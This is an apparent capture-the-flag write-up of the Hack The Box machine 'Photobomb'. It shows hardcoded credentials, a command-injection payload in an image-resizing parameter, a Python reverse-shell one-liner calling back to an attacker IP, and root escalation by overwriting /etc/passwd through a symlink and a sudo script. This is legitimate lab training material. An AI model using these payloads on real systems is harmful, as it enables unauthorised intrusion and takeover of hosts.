





PhotobombLinuxEasy10.10.11.18220slartibartfastPhotobomb is a fun box on Hackthebox where we initially get hardcoded credentials in a Javascript file, which we can use to authenticate with basic auth to access the image resizing tool, which has command injection leading to us getting a reverse shell.
After getting initial access as user wizard, we see a cleanup.sh script which can be run as root. We then abuse the redirection operator > clobbering the /etc/passwd file to escalate our privileges by adding user wizard to group root.
Nmap detects 2 open ports and rest 7 are closed.
# Nmap 7.92 scan initiated Sun Oct  9 02:05:59 2022 as: nmap -p- --min-rate=1500 -oN ports.nmap.txt 10.10.11.182
Nmap scan report for 10.10.11.182
Host is up (0.29s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
4597/tcp  filtered a21-an-1xbs
7697/tcp  filtered klio
26565/tcp filtered unknown
35695/tcp filtered unknown
37312/tcp filtered unknown
38229/tcp filtered unknown
53108/tcp filtered unknown
53470/tcp filtered unknown
61698/tcp filtered unknown

# Nmap done at Sun Oct  9 02:06:47 2022 -- 1 IP address (1 host up) scanned in 47.50 seconds
We already know which services might be running as these are popular ports 22 and 80. The service/version scan with nmap says the same.
We also see http on port 80 redirects us to http://photobomb.htb/
# Nmap 7.92 scan initiated Sun Oct  9 02:31:56 2022 as: nmap -p 22,80 -sC -sV -oN nmap.out 10.10.11.182
Nmap scan report for 10.10.11.182
Host is up (0.48s latency).

PORT      STATE  SERVICE     VERSION
22/tcp    open   ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_  256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
80/tcp    open   http        nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://photobomb.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct  9 02:32:22 2022 -- 1 IP address (1 host up) scanned in 26.41 seconds
Running curl gets us the same domain as seen in nmap scan.
We now know that server used is: nginx/1.18.0 (Ubuntu).
$ curl -i 10.129.54.143:80
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 09 Oct 2022 06:38:07 GMT
Content-Type: text/html
Content-Length: 154
Connection: keep-alive
Location: http://photobomb.htb/

<html>
<head><title>302 Found</title></head>
<body>
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
We add the same in /etc/hosts file of our attacker box.
| |
Visiting http://photobomb.htb we get:

With any page that does not exists we get Sinatra doesn’t know this ditty.
Here they are using Sinatra.
Inspecting the source of http://photobomb.htb, we see a file photobomb.js where we see credentials to access http://photobomb.htb/printer with Basic Auth.

Using this link http://pH0t0:b0Mb!@photobomb.htb/printer,
we get logged into the page, and we can now access http://photobomb.htb/printer.



filetype param leading to reverse shellIntercepting the request after clicking on “DOWNLOAD PHOTO TO PRINT” button we see 3 parameters: photo, filetype and dimensions
Testing a few payloads here, it is observed that we have command injection in filetype param.
Using curl 10.10.XX.XX:8000 we get a pingback! (Where 10.10.XX.XX is the attacker box’s IP and 8000 port was opened using nc -lvnp 8000).
Read more about ‘what was the issue with server?’
We check
crontabusingcrontab -l, and we see:
1*/5 * * * * /home/wizard/photobomb/photobomb.shInside photobomb.sh we have
1 2 3 4#!/bin/sh cd $(dirname $(readlink -f "$0")) ruby server.rb >>log/photobomb.log 2>&1
server.rbis the file that is used to server the web app.We visit
/home/wizard/photobombwhere the source code is stored. Checkingserver.rbwe see the below lines wherefiletypeis handled incorrectly.
125 126 127 128 129 130 131 132 133 134 135 136 137#...trim... filename = photo.sub('.jpg', '') + '_' + dimensions + '.' + filetype response['Content-Disposition'] = "attachment; filename=#{filename}" if !File.exists?('resized_images/' + filename) command = 'convert source_images/' + photo + ' -resize ' + dimensions + ' resized_images/' + filename puts "Executing: #{command}" system(command) else puts "File already exists." end #...trim...
- Line 127 uses 2 vars, dimensions, and filetype.
- Line 131 sets the command which will be executed later.
If we have
photo=mark-mc-neill-4xWHIpY2QcY-unsplash.jpg,dimensions=3000x2000andfiletype=jpgwe have:filename = mark-mc-neill-4xWHIpY2QcY-unsplash_3000x2000.jpg command = 'convert source_images/mark-mc-neill-4xWHIpY2QcY-unsplash.jpg -resize 3000x2000 resized_images/mark-mc-neill-4xWHIpY2QcY-unsplash_3000x2000.jpgNow as per the payload we tried earlier we put
filetype=jpg;curl 10.10.XX.XX:8000filename = mark-mc-neill-4xWHIpY2QcY-unsplash_3000x2000.jpg;curl 10.10.XX.XX:8000 command = 'convert source_images/mark-mc-neill-4xWHIpY2QcY-unsplash.jpg;curl 10.10.XX.XX:8000 -resize 3000x2000 resized_images/mark-mc-neill-4xWHIpY2QcY-unsplash_3000x2000.jpg;curl 10.10.XX.XX:8000Thus the string
;curl 10.10.XX.XX:8000gets appended tofiletypevariable. While executing the command withsystem(), with bash logic - commands separated by a ‘;’ are executed sequentially. (Read more..)Hence,
curl 10.10.XX.XX:8000will be run breaking the remaining command after that.
We generate a reverse shell using https://www.revshells.com/, type: ‘Python3 shortest’.
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.XX.XX",8000));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
Using the above command with filetype param and listening on port 8000 on our attacker box (again using nc -lvnp 8000), we get a shell back as user wizard!

We upgrade the shell by uploading our public ssh-key ~/.ssh/id_rsa.pub(from the attacker box) to /home/wizard/.ssh/authorized_keys (of target box).
Then running the following to get a ssh session.

We get user.txt
Checking /etc/passwd we see that we have only 2 real users: root and wizard (for which we already have shell).
| |
We run sudo -ll to list user’s privileges or check a specific command.
wizard can run sudo /opt/cleanup.sh to run as user root

Read more about ‘why do we see only one command which can be run as root?’
The
sudoerspolicy module determines a user’s sudo privileges. This policy is present in/etc/sudoers.In Photobomb, we have:
@includedir /etc/sudoers.dpresent in/etc/sudoers. This includes policy/rules set by any file inside/etc/sudoers.dfolder and apply it.In Photobomb, in
/etc/sudoers.dwe have:root@photobomb:/etc/sudoers.d# photobomb README root@photobomb:/etc/sudoers.d# cat photobomb wizard photobomb = (root) NOPASSWD:SETENV: /opt/cleanup.shThe below format is used in
/etc/sudoers.d/photobomb. (More info…)
1 2 3 4# Format: # <user list> <host list> = <operator list> <tag list> <command list> wizard photobomb = (root) NOPASSWD:SETENV: /opt/cleanup.sh
/opt/cleanup.shWe use cat /opt/cleanup.sh to get the contents of cleanup.sh
| |
What this script does is:
/opt/.bashrc./home/wizard/photobomb./home/wizard/photobomb/log/photobomb.log whether the FILE exists and has a size greater than zero and is not a symbolic link. 1/home/wizard/photobomb/log/photobomb.log to /home/wizard/photobomb/log/photobomb.log.old./home/wizard/photobomb/log/photobomb.log./home/wizard/photobomb/source_images runs,chown root:root <filename>, which changes the owner and/or group of each FILE to OWNER and/or GROUP, in this case, OWNER as root and GROUP as root.> in /opt/cleanup.sh to clobber /etc/passwdHere, we can notice that whatever content is present in photobomb.log will be put into photobomb.log.old.
This allows us to dump anything we want into photobomb.log.old.
We can have a symbolic link for any file in the box and link it back to photobomb.log.old.
By this technique, we can have a symlink to /etc/passwd file and add a new user which is part of the GROUP root. 2
The /etc/passwd file’s structure 3 is as follows:
| |
To create a new user v01d with root group membership we can use the below line:
| |
For generating the password we use
opensslto generate a new password hash in the format used by/etc/passwd.$ openssl passwd <newPassword>We use
spac3in place of<newPassword>┌──(kali㉿kali)-[~] └─$ openssl passwd spac3 $1$CE.71rP3$4AYV4psv9Gpnmjsp3nwi6/
Now pasting that in, we get:
| |
Now we do:
$ /usr/bin/truncate -s0 /home/wizard/photobomb/log/photobomb.log
$ cat /etc/passwd > /home/wizard/photobomb/log/photobomb.log
$ echo 'v01d:$1$CE.71rP3$4AYV4psv9Gpnmjsp3nwi6/:0:0:root:/root:/bin/bash' >> /home/wizard/photobomb/log/photobomb.log
$ rm /home/wizard/photobomb/log/photobomb.log.old
$ ln -s /etc/passwd /home/wizard/photobomb/log/photobomb.log.old
$ sudo /opt/cleanup.sh
$ su - v01d
# type in the password: spac3

We are ROOT!

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。